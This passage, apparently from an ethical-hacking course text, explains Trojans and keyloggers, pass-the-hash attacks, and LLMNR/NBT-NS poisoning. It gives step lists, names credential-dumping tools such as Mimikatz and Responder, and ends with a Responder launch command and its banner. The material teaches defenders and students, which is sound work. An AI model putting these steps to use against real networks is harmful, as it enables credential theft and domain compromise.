Arescom	Arlotto	ARRIS	Arrowpoint	Artem	Asante
Ascend	Ascom	Asmack	Asmax	Aspect	AST
Asus	AT&T	Atcom	Atheros	Atlantis	Atlassian
Attachmate	Audioactive	Autodesk	Avaya	Avenger News System	Award

Figure 6.8: Screenshot showing default passwords

- **Trojans/Spyware/Keyloggers**

  A Trojan is a program that masks itself as a benign application. The software initially appears to perform a desirable or benign function, but instead steals information or harms the system. With a Trojan, attackers can gain remote access and perform various operations limited by user privileges on the target computer.

  Spyware is a type of malware that attackers install on a computer to secretly gather information about its users without their knowledge. Spyware hides itself from the user and can be difficult to detect.

  A keylogger is a program that records all user keystrokes without the user's knowledge. Keyloggers ship the log of user keystrokes to an attacker's machine or hide it in the victim's machine for later retrieval. The attacker then scrutinizes the log to find passwords or other useful information that could compromise the system.

  An attacker installs a Trojan/spyware/keylogger on a victim's machine to collect their usernames and passwords. These programs run in the background and send back all user credentials to the attacker.

  For example, a key logger on a victim's computer can reveal the contents of all user emails. The following image depicts a scenario describing how an attacker gains password access using a Trojan/spyware/keylogger.



Attacker infects victim's local PC with Trojan/spyware/keylogger
1
Victim logs on to the domain server with his/her credentials
2
3
Trojan/spyware/keylogger sends login credentials to attacker
Attacker
Victim
Domain Server
4
Attacker gains access to domain server

Figure 6.9: Active online attack using Trojan/spyware/keylogger

- **Hash Injection/Pass-the-Hash (PtH) Attack**

  This type of attack is possible when the target system uses a hash function as part of the authentication process to authenticate its users. Generally, the system stores hash values of the credentials in the SAM database/file on a Windows computer. In such cases, the server computes the hash value of the user-submitted credentials or allows the user to input the hash value directly. The server then checks it against the stored hash value for authentication.



Logged-on hashes are stored in the SAM file
Compromises server using a local/remote exploit
User logs on
1
2
3
Extracts a logged-on domain admin account hash
User Server (Domain Controller)
4
Inject a compromised hash into a local session
User Computer
Attacker

Figure 6.10: Hash injection attack

Attackers exploit such authentication mechanisms and first exploit the target server to retrieve the hashes from the SAM databases. They then input the hashes acquired directly into the authentication mechanism to authenticate with the user's stolen pre-computed hashes. Thus, in a hash injection/PtH attack, the attackers inject a compromised LanMan (LM) or NTLM hash into a local session and then use the hash to authenticate to the network resources. Any server or service (running on Windows, UNIX, or any other OS) using NTLM or LM authentication is susceptible to this attack. This attack can be launched on any OS, but Windows could be more vulnerable owing to its Single-Sign-On (SSO) feature that stores passwords inside the system and enables users to access all the resources with a one-time login.

Different techniques are used to perform a hash injection/PtH attack:

- The attacker tries to compromise admin privileges to capture cache values of the user's password hashes from the local user account database or SAM. However, offline usage of these cached hashes can be restricted by the network admin. Hence, this approach may not always be feasible.
- The attacker dumps the password hashes from the local user account database or SAM to retrieve password hashes of local users, and gains access to admin accounts to compromise other connected systems.
- The attacker captures LM or NTLM challenge–response messages between the client and server to extract encrypted hashes through brute-forcing.
- The attacker retrieves the credentials of local users as well as those belonging to the security domain from the Windows lsass.exe process.

The hacker carries out this attack by implementing the following five steps:

- The hacker compromises one workstation/server using a local/remote exploit.
- The hacker extracts stored hashes using tools such as pwdump7, Mimikatz, etc. and finds a domain admin account hash.
- The hacker uses tools such as Mimikatz to place one of the retrieved hashes in his/her local lsass.exe process and then uses the hash to log on to any system (domain controller) with the same credentials.
- The hacker extracts all the hashes from the Active Directory database and can now compromise any account in the domain.

- **LLMNR/NBT-NS Poisoning**

  LLMNR (Link Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service) are two main elements of Windows OSs used to perform name resolution for hosts present on the same link. These services are enabled by default in Windows OSs.

  When the DNS server fails to resolve name queries, the host performs an unauthenticated UDP broadcast asking all the hosts if anyone has a name that it is looking for. As the host trying to connect is following an unauthenticated and broadcast process, it becomes easy for an attacker to passively listen to a network for LLMNR (UDP port 5355) and NBT-NS (UDP port 137) broadcasts and respond to the request pretending to be a target host. After accepting a connection with a host, the attacker can utilize tools such as Responder.py or Metasploit to forward the request to a rogue server (for instance, TCP: 137) to perform an authentication process.

  During the authentication process, the attacker sends an NTLMv2 hash to the rogue server, which was obtained from the host trying to authenticate itself. This hash is stored in a disk and can be cracked using offline hash-cracking tools such as hashcat or John the Ripper. Once cracked, these credentials can be used to log in and gain access to the legitimate host system.

  Steps involved in LLMNR/NBT-NS poisoning:

  1. The user sends a request to connect to the data-sharing system, \\DataServer, which she mistakenly typed as \\DtaServr.
  2. The \\DataServer responds to the user, saying that it does not know the host named \\DtaServr.
  3. The user then performs a LLMNR/NBT-NS broadcast to find out if anyone in the network knows the host name\\DtaServr.
  4. The attacker replies to the user saying that it is \\DataServer, accepts the user NTLMv2 hash, and responds to the user with an error.



User performs LLMNR/NBT-NS broadcast to find out if anyone knows \\DtaServr
Host 1
User sends incorrect host name – \\DtaServr
①
Host 2
③
②
\\DtaServr – NOT FOUND
Data Server
User
Host 3
Attacker responds saying that he knows \\DtaServr, accepts NTLMv2 hash and then sends an ERROR MSG
④
Attacker


Figure 6.11: LLMNR/NBT-NS poisoning attack

LLMNR/NBT-NS Poisoning Tools

- **Responder**


  Source: *https://github.com*

  Responder is an LLMNR, NBT-NS, and MDNS poisoner. It responds to specific NBT-NS (NetBIOS Name Service) queries based on their name suffix. By default, the tool only responds to a File Server Service request, which is for SMB. As shown in the screenshots, attackers use the Responder tool to extract information such as the target system's OS version, client version, NTLM client IP address, NTLM username, and password hash.



```
ubuntu@ubuntu:~/Responder$ sudo ./Responder.py -I ens33
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
